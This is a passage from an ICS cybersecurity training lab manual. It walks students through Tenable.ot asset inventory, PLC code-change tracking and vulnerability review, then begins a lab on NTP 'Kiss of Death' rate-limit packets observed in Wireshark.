
4. Display the inventory, from the menu on the left, click `All Assets` under the "Inventory" group.



5. Narrow the list to find your Pod controller. In the search field type **pod** and click the blue magnifying glass to the right.


6. Select the controller associated to your local Pod controller (PLC).

7. Take a moment and review the "Overview" information displayed.




Expectedly, "First Seen" can only be as early as the system started collecting data. "Last Seen"' should update regularly as long as the asset is seen on the network. When taking inventory, it is critical to document assets that are not always online. Having an online inventorying tool, with appropriate network visibility, improves chances of catching those irregularly connected assets.

8. Scroll down and take a moment to review the information under "General".




9. Scroll to the right and take a moment to review the "Backplane View" information displayed.



Tenable.ot has both passive and active monitoring. Passive monitoring has limitations on the type of data that can be obtained about the assets but does not interrogate the assets it discovers. Active monitoring can not only increase the accuracy but enrichens the information discovered about the asset. As a configurable option, the use of this feature in a running ICS environment is unique to each organization's risk/value discussion.

Modular PLCs and Controllers typically host a communication backplane to allow a selection of other embedded modules to be easily added to the system. This backplane can sometimes have exposure from external ethernet networks but through unconventional methods. For instance, the modules on this PLC brand do not have individual IP addresses. Rather, this communication occurs through the CIP protocol, accessible from the ethernet network over Ethernet/IP.


10. Click `Open Ports` from the sub-menu within the asset view and review the list.




In this tool, when enabled, open ports are determined through an active port scan. This activity should never be taken lightly in an ICS environment due to unwanted impacts to operating equipment. Indirect losses can extend, but not limited, to equipment failures, loss of products or services loss and safety incidents.

11. Review network inventory of engineering workstations like a laptop. Go back to the "All Assets" list and within the search field type **172.20.2.** and click the blue magnifying glass to the right.

12. Select the `EWS1.scada.local` asset.



13. Note the Click on `IP Trails`, review the historical records of IP Addresses associated with on this asset.



EWS stand for engineer workstation. The IP address of an EWS may or may not change over time. Some workstations may be dedicated to an area of operation and configured with a static IP address. Mobile workstations, for maintenance or safety reason, might be plug into various local panel switches and configure the IP address manually each time to connect to the subnet local network of a PLC.


14. Due to the large number of vendors and unique ICS devices, ICS inventorying tools are not always able to support every ICS asset in existence to definitively fingerprint or interrogate the device.

15. Go back to the "All Assets" list and within the search field type the IP address of your ClickPLC and click the blue magnifying glass to the right.

    172.16.AA.B2

    ```
    Where:     AA    = Pod#     = 1 - 15
               B     = Student#      = 1 - 2

    Examples:
              Pod1 / Student 1 = ping 172.16.1.12
              Pod12 / Student 2 = ping 172.16.12.22
    ```

16. Click the `OT Device #[x]`.




17. Review and compare the information provide between this controller (Click PLC) to the previous Pod controller.


    There is no backplane information provided on the Click PLC even though multiple modules are connected. As mentioned, this could be a result of the backplane communication protocol is not accessible from the Ethernet network, or the tool does not fully support this device.

18. Server and workstation assets are just as important as ICS assets, click `Network Assets` under the "Inventory Group".

19. Find and click `HMISRV`.


20. Review the "Overview" and "Open Ports" information.





The protocol names listed are entirely dependent on the detection capabilities used by the inventory application tool. False positives are probable so be sure to verify the protocol name and description when baselining the inventory. For this asset it is running Rockwell Automation software, so the protocol named FactoryTalk communications on port 1332 is relevant.


21. Identify a mistakenly identified asset. Go back to the "All Assets" list and within the search field type the **.252** and click the blue magnifying glass to the right.
22. Click on any device ending with an IP Address of .252.
23. Review the information about this asset, specifically "Open Ports".



This asset is labelled generically as Endpoint by the tool. At first glance and based on it reporting the vendor Rockwell and having TCP/44818 as an open port, many users would mistakenly consider this to be a PLC when in fact it is a Stratix Switch that happens to be running an Ethernet/IP service. Automated Inventory Tools are invaluable in ICS environments where many complex, mixed vendor, new and legacy systems exist. However, some degree of a validation/verification process must also exist to ensure the results are appropriately understood before bringing this information into the security program.


Task 2 -- ICS Asset Change Management

1. Reviewing the queries. From the menu on the left, click into "`Local Settings`" → "`Queries`" → "`Controller`".



"Periodic Snapshots" is an examination of the current code running in the asset for detecting change.
"Controller State Query" is an examination of the current PLC status (Running, Stopped, Fault, etc.).


2. Click on **`Policies`** from the menu on the left.



3. Click on the policy named **`Rockwell Code Download`**.

   An event contains both the source asset and destination asset. For this policy, the source asset is the asset from which the code download was performed. The destination asset is the recipient of the code download. In an operations environment, a code download activity is usually minimal but can appear as an abnormal network communication that may not be in a baseline. Having a process to handle to these events is necessary for a quick and effective resolution.


4. Click **`Triggered Events`**



   Events are the historical records of policy-based detections running in the tool. These policies are built by Tenable.ot based on a set of conditions around the analyzed passive and active network activity. The level of support across the many ICS vendors and products influences the number/types of available policies.

5. From the list, select one of the destination assets.


6. From within the asset, click on **`Code Revision`** and review the information provided.



   Multiple versions of the maybe listed but only one will be selected as Baseline. A breakdown of what is included in the versions is included but also an ability to compare two versions and highlight the specific changes made.


7. Highlight the latest version and place a checkmark in the "**`Compare to`**" box. Select **`Baseline Version`** in the dropdown box.

8. Scroll through the information. Only the differences between the chosen versions are displayed.




This tool can trigger on changes in the ICS environment with potentially enough details to discuss approval with the operations team. On acceptance, the latest version can be set as the new baseline. Otherwise, the source address captured as part of the policy can be used to chain together, with other forensics evidence, a sequence of events leading to the change within the ICS environment.

9. From within the same asset, click on `Events` and review the information provided.




Task 3 -- Understanding Asset Risks


1. Review the risks identified in the environment. From Tenable.ot application, open the Risk Dashboard, click `Risk` from the menu on the left under group "Dashboard". Scroll through the "Dashboard".




2. Click `CVEs` from the menu on the left under "Risks".




3. Review the details of CVEs and select `CVE-2019-10952`.
4. After reviewing the details select `Threat Intelligence`.



Threat Intelligence gives us some good context around specific CVEs. It does not provide the context unique to the assets posture in the environment or calculatable risk between this threat vector versus others. This is not a fault of the tool, but rather providing the knowledge about vulnerabilities




5. Select `Vulnerabilities` from the menu on the left under "Risks" and review the vulnerabilities listed.



The severity is valuable but is also a guide as it does not account for unique environmental and architectural context.

6. Select `Commonly Exploited Ports` and take a moment to review the information.



Unfortunately, many ports used in an ICS are exploitable and required. Understanding the network segments these protocols are operating within and the risk of the boundaries they communicate across would help determine the contextual risks.

Not all asset can be actively scanned for vulnerabilities or evaluated for risk equally. When determining which assets must be evaluated, consider whether this asset is critical to the organization or this asset is a high-value target for an adversary. Understanding criticality and value of an asset can be used to drive cyber security prioritization and efficiency in a vulnerability management program.

Reports from these tools can be helpful for documented reference but the details must be evaluated against accuracy and appropriate context before sharing with in-the-know parties. This tool can change some automated naming and categorization to assist with these common problems.

7. Close the Web Browser.

Questions

1. What firmware is running on the controllers?

_____
_____
_____

2. What model of CompactLogix is being reported?

_____
_____
_____

3. How many 'code download' events have you seen for your pod?

_____
_____
_____

4. Were any code downloads performed from a computer other than yours?

_____
_____
_____

5. How many vulnerabilities are shown as associated with the controller?

_____

_____

_____

Exercise Takeaways

Asset interrogation requires the scanner to support the ICS protocol in order to get basic information beyond just a simple ping or NMAP scan. If an asset is connected to a communication module in the PLC rack then it is probable that asset discovery will not be successful because of the protocol encapsulation that must occur for the message to traverse a backplane. To gain an entire asset inventory picture, you will end up aggregating data sources.

Change management helps us track "what" changes were made to an environment by "whom". With ICS devices, on-line change support was a product design requirement but in today's security conscience environment that creates change management logistics issues. Controlling on-line configuration changes are part procedural and part technical controls. Automation and infrastructure vendors are giving us tools to help track changes such as code compare tools, alerting capabilities when configurations are changed and some even provide time limited authorization tools to enforce coordination of changes.

Patches are typically created to make the software or firmware operate as intended. Patches may be issued to address functional anomalies that could lead to a threat actor using the anomaly in nefarious ways. Patching can be viewed as a simple act of updating software but in the industrial environment patching can be challenging.

Starting with a production running an old operating system that is no longer being offered patches or the requirement for thorough testing on a backup system before being deployed on a production system, patching a control system can be quite challenging. ICS items like the controller, instrumentation and I/O subsystems may never be patched so being aware of the current firmware levels and the current list of vulnerabilities is important until it is deemed necessary to apply the patches to these devices.

Switches, routers and firewalls in the ICS environment are oftentimes never patched, especially if an OT person is in charge of particular devices. For instance, the Stratix line has switches, routers and firewalls that may never be touched by the IT staff and because they are "hidden" away, they never get patched.

Lab 4.5 -- Kiss of Death (KoD) Attack

Background

Total Lab Time: 15 minutes

Tools Used:

- **Windows VM**
  - **Studio 5000 Programming Software**
- **Wireshark**

Objectives

PLC's can use NTP servers to set their wall clock time. NTP servers can be found in an ICS environment withing many devices. Sometimes NTP time sources can be found in network switches or actual servers like a Linux server. In this lab we will:

- Download the CompactLogix controller to query an NTP server
- We will change the frequency of the NTP request to the point, the NTP server puts us in a rate limited mode.
- We will use Wireshark to investigate the "RATE" packet, also known as the "Kiss of Death (KoD) packet

Task 1 -- Download the Allen-Bradley CompactLogix Controller


1. Open the `Lab Files` → `Lab4.5` → `Allen-Bradley` folder and download your respective Pod Lab 4.5 project to the CompactLogix. If there are two students using the pod, only one of you needs to download the CompactLogix PLC.
2. Make sure the CompactLogix PLC is in run mode and the PLC is running the your project. If you need a refresher how to download the Allen-Bradley CompactLogix PLC, see Lab 1.7, task 1.

Task 2 -- Network Time Protocol (NTP)


An operator reports that the timestamp on the products is sometime in the future, and they swear it's from the year 2036.

Thinking like an automation engineer, remember the product time stamp comes from CompactLogix PLC so you will need to go online with the PLC

1. Go online with your Pod's controller using Studio 5000. Verify the Controller is in Run Mode




2. You want to check the Time in the PLC, so you highlight the Controller folder and right click. Select **`Properties`**.



3. You notice the time is set to the future in 2036 so you press the **`Set Date, Time and Zone from Workstation`** and you notice the time did not change.

Note

If there are two students working on the CompactLogix controller at the same time, you may want to coordinate the changing of variables and any logic with each other so you can individually see the effects of your changes.



